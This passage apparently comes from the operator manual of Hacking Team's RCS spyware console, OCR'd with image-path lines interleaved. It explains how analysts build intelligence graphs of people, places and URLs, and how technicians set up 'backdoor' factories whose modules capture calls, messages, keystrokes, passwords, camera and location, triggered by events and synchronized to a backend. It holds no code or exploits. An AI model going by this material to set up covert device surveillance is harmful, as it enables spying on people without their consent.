
Intelligence Logic and Capabilities

The Intelligence section supports the Event Analysts in processing the investigation evidence and data. It is automatically filled with Operations objects and allows to focus on two important aspects:

1) The opportunity to pre-load within the system any external information about a specific investigation before infecting Targets devices;

2) The convenience of having a unique and always updated investigation environment, with relevant evidences automatically highlighted by the system;

The image below shows a correlation graph achieved through the combination of information provided by Evidence Analysts and data automatically collected by the system.



Filter data From: 2013-10-07 To: 2013-11-06

Alessandro@rcs-castore.hackingteam.it connected

Wed, Nov 6 16:41:53

3.1 [RCS Console] Intelligence > *# Operation #*

Entities and Links Creation

Within Intelligence section you can create up to 3 different types of Entities, each of which allows to introduce a new distinct element inside your investigation logic, for a specific Operation.

Person

Person Entity
This type of Entity represents a person involved in the ongoing operation.
This person could become a Target in the near future, if infected.

Position

Position Entity
This type of Entity represents a geographic location involved in the ongoing operation.
This entity can be specified by address or by coordinates (latitude and longitude).


www
Virtual

Virtual Entity
This type of Entity represents a collection of virtual resources involved in the ongoing operation.
This entity must be completed providing a list of URLs.

Entities can be connected together using Links. There're 3 different types of Links: Know, Peer and Identity.

	Status	Description
.... Know	**Know**	It represents a *know* type relationship. Two Entities have a Know Link when at least one has the other in it's address-book (for example).
──── Peer	**Peer**	It indicates that there was a *contact* between the two entities. Two Entities have a Peer Link when they spoke or wrote together.
– – – – Identity	**Identity**	It represents a suggestion of an *identity* relationship between two Entities that represent people. This type of Link is automatically created by the Console when the two Entities share at least one identification (e.g. phone number).

The image below shows the pop-up window for the creation of a new Entity of type Person.




3.2 [RCS Console] Intelligence > *# Operation #* > New Entity (Person)

[**Name**] is the Entity's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Entity.

[**Type**] allows you to specify which type of Entity you're about to create.

Once the Person Entity is created you can access the Entity page (double-click) providing details such as pictures and accounts, as shown in the image below.




3.3 [RCS Console] Intelligence > *# Operation #* > *# Entity #* (Person)

[**Account**] is the Entity's account.

[**Name**] is a not mandatory field to be used for storing additional information about the account.

[**Type**] allows you to specify which type of account you're about to bind to the Entity.

The image below shows the pop-up window for the creation of a new entity of type Position.


New Entity

Name

Description

Type: POSITION

● find by address ○ find by cordinates

Address

Search

Accuracy: 100 mt

Latitude: 0, Longitude: 0, Accuracy: 100

Save
Cancel

3.4 [RCS Console] Intelligence > *# Operation #* > New Entity (Position)

[**Name**] is the Entity's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Entity.

[**Type**] allows you to specify which type of Entity you're about to create.

[**find by address**] allows you to specify that the geographic position will be provided by an address.

[**find by coordinates**] allows you to specify that the geographic position will be provided by coordinates.


[**Address**] is the geographic address of the position, only if [find by address] has been selected.

[**Latitude**] and [**Longitude**] are the GPS coordinates of the position, only if [find by coordinates] has been selected.

[**Accurancy**] is the radius size to specify the range error of the position.

Once the Position Entity is created you can access the Entity page (double-click) providing pictures.

The image below shows the pop-up window for the creation of a new entity of type Virtual.




3.5 [RCS Console] Intelligence > *# Operation #* > New Entity (Virtual)

[**Name**] is the Entity's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Entity.

[**Type**] allows you to specify which type of Entity you're about to create.

Once the Virtual Entity is created you can access the Entity page (double-click) providing details such as pictures and URLs, as shown in the image below.



3.6 [RCS Console] Intelligence > *# Operation #* > *# Entity #* (Virtual)

[**URL**] is the entity's URL.


[**Name**] is a not mandatory field to be used for storing additional information about the URL.

Desktop Factories Configuration

Desktop Factories Introduction

Desktop factories allow Technicians to create RCS backdoor configurations for desktop platforms infections.

Desktop Factory
A Desktop Factory is a backdoor configuration for desktop platforms infection.
With the same factory it’s possible to infect multiple systems based on multiple desktop platforms.



New Factory

Name

Description

Type DESKTOP


4.1 [RCS Console] Operations > *# Operation #* > *# Target #* > New Factory

[**Name**] is the Factory’s name.

[**Description**] is a not mandatory field to be used for storing additional information about the Factory.

[**Type**] allows you to specify which type of Factory you’re about to create.

Once the new Factory is created you can access the Basic mode configuration page (double-click) and then switch to the Advanced mode, which allows to operate with a higher level of detail.



Calls (Phone, Skype, MSN) OFF

Contacts & Calendar OFF

Messages (Mail, SMS, Chat) OFF

Visited Websites OFF

Accessed Files OFF

Keylog, Mouse & Password OFF


Screenshots OFF

Camera OFF

Position OFF

Online Synchronization ON

4.2 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*



4.3 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*


Each RCS Factory configuration is based on 3 different types of elements: Events, Actions and Modules.

Event
An Event is a specific check that may be performed on the infected Target's devices.
To make an Event useful, it must invoke an Action, as soon as it occurred.

Action
An Action is a backdoor activity that may be performed on the infected Target's device.
To activate an Action, it must be called by an occurred Event.

Module
A Module is a specific type of data that can be retrieved from the infected Target's device.
Each Module can be activated or deactivated by an Action.

The image below shows the 3 different types of elements and their arrangement by rows, within an Advanced mode configuration window.



LINE OF EVENTS

LINE OF ACTIONS


LINE OF MODULES

4.4 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #*


Desktop Events Configuration

By clicking on the button Add Event you can add a new element in the line of Events.
Within a Desktop Factory there're 8 different Events available.

Connection
The Connection Event triggers an Action when the Agent finds an active connection on the specified network resource (IP address, netmask and port).




Idle
The Idle Event triggers an Action when the user doesn't interact with the infected Target's device for a specific period of time.




Process
The Process Event triggers an Action when a specific application is launched or when a window with a specific title is opened on the infected Target's device.


Quota
The Quota Event triggers an Action when the infected Target's device disk space used to store evidences exceeds a specified threshold.




Screensaver
The Screensaver Event triggers an Action when the infected Target's device runs the screensaver.



Timer
The Timer Event triggers an Action at the indicated intervals and can be configured in Loop mode, Daily mode, Date mode and AfterInst mode.




Window
The Window Event triggers an Action when any window is opened on the infected Target's device.



WinEvent
The WinEvent Event triggers an Action when the infected Target's device operating system logs a Windows event.

The images below show the pop-up windows for the creation of all 8 different types of Desktop Events.



Edit Event

Enabled ☑

Name

Type Connection

This event triggers an action when the device establishes a TCP connection to the specified address

IP Address 0.0.0.0

Netmask 0.0.0.0

Port 0

4.5 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Connection)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.


[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**IP Address**] is the address of the host that you want to detect through the Connection Event.

[**Netmask**] is the netmask of the host that you want to detect through the Connection Event.

[**Port**] is the port of the host that you want to detect through the Connection Event.



Edit Event

Enabled ☑

Name

Type Idle

This event triggers an action if the device stays inactive for the specified time

Time 3600 Sec


4.6 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Idle)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**Time**] is the timeframe that must pass before the Idle Event is triggered.


Edit Event

Enabled ☑

Name

Type: Process

This event triggers an action when the specified process is running

Type: Process name

String

On Focus □

4.7 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Process)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.


[**Name**] is the Event's name.

[**Type**] (1) allows you to specify which type of Event you're about to create.

[**Type**] (2) is the type of process identification (name or window title).

[**String**] is the process name or window title (wildcards allowed).

[**On Focus**] if selected, the Event triggers the Action only when the process or window are in foreground.


Edit Event

Enabled ☑

Name

Type: Quota

This event triggers an action when the size of the evidence stored on the device exceeds the specified threshold

Quota: 100 MiB


4.8 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Quota)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**Quota**] is the maximum size of the evidences that must be reached before the Quota Event is triggered.



Edit Event

Enabled ☑

Name

Type: Screensaver


This event triggers an action when the device enters the screen saver mode

4.9 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Screensaver)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event’s name.

[**Type**] allows you to specify which type of Event you’re about to create.



Edit Event

Enabled ☑

Name

Type: Timer

This event is always signaled. It is useful for repeating an action endlessly.

Type: Loop


4.10 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Timer)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event’s name.

[**Type**] (1) allows you to specify which type of Event you’re about to create.

[**Type**] (2) allows you to specify the sub-type of the Timer Event. It can be “Loop”, “Daily”, “Date” or “AfterInst”.



Enabled ☑

Name

Type Window


This event triggers an action every time a new window is created. This is an instantaneous event.

4.11 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Window)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.



Enabled ☑

Name

Type WinEvent

This event triggers an action when the specified WindowsEvent is logged by the operating system (Windows only)

Event ID 0

Source

4.12 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (WinEvent)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.


[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.


[**EventID**] is the Windows event ID.

[**Source**] is the Windows event source (e.g. system, application).


The interactions between Events and Actions are done through the connection points “Start”, “Repeat” and “End”. The “Start” connection is represented by a green arrow. The “Repeat” connection is represented by a blue arrow. The “End” connection is represented by a red arrow.



4.13 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
START ACTION




4.14 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
STOP ACTION



4.15 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
REPEAT ACTION

Desktop Actions Configuration

By clicking on the button Add Action you can add a new element in the line of Actions.
Within a Desktop Factory there're 5 different Actions available.



Synchronize
The Synchronize Action sends all the pending evidences from the target to the RCS Backend and checks for agent configuration updates.

